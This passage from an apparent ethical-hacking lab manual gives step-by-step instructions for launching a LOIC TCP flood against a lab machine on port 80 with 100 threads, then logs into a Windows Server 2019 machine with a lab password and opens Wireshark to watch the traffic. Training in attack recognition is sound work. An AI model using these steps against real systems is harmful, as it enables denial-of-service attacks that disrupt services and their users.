
8.  The installation begins; on completion, an **App installed** notification appears; click **OPEN** to launch the app.



9.  On the LOIC screen, we will set a target website or machine. In this task, we shall launch a DoS attack on **10.10.1.19** machine.
10.  In the left pane, in the URL field, type **10.10.1.19** and click the **GET IP** button.
11.  The IP address of the target machine is displayed under the **Manual IP** option, as shown in the screenshot.



12.  To launch the attack, first select the **TCP** radio button; in the right pane, enter **80** as the **Port** number and in the **Threads** field, enter **100**. Then, click the **Start** button, as shown in the screenshot.




13.  LOIC begins to flood the target website with TCP packets, which we will see by running Wireshark.
14.  Click [Windows Server 2019](#) switch to the **Windows Server 2019** machine. Click [\*\*Ctrl+Alt+Delete\*\*](#) to activate the machine.


Alternatively, you can also click **Ctrl+Alt+Delete** button under **Windows Server 2019** machine thumbnail in the **Resources** pane or Click **Ctrl+Alt+Delete** button under Commands (**thunder** icon) menu.

15.  By default, **Admin** user profile is selected, type **Pa\$\$w0rd** to paste the password in the Password field and press **Enter** to login.


Alternatively, you can also click **Pa\$\$w0rd** under **Windows Server 2019** machine thumbnail in the **Resources** pane or Click **Type Text | Type Password** button under Commands (**thunder** icon) menu. Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.



16.  click on **Type here to search** type **wire** in search field the **wireshark** appears in the results double click to open it.



17.  **The Wireshark Network Analyzer** opens; double-click on the primary network interface (in this case, **Ethernet**) to start capturing network traffic.




## Learn

[User's Guide](#) · [Wiki](#) · [Questions and Answers](#) · [Mailing Lists](#)


You are running Wireshark 3.6.3 (v3.6.3-0-g6d348e4611e2). You receive automatic updates.



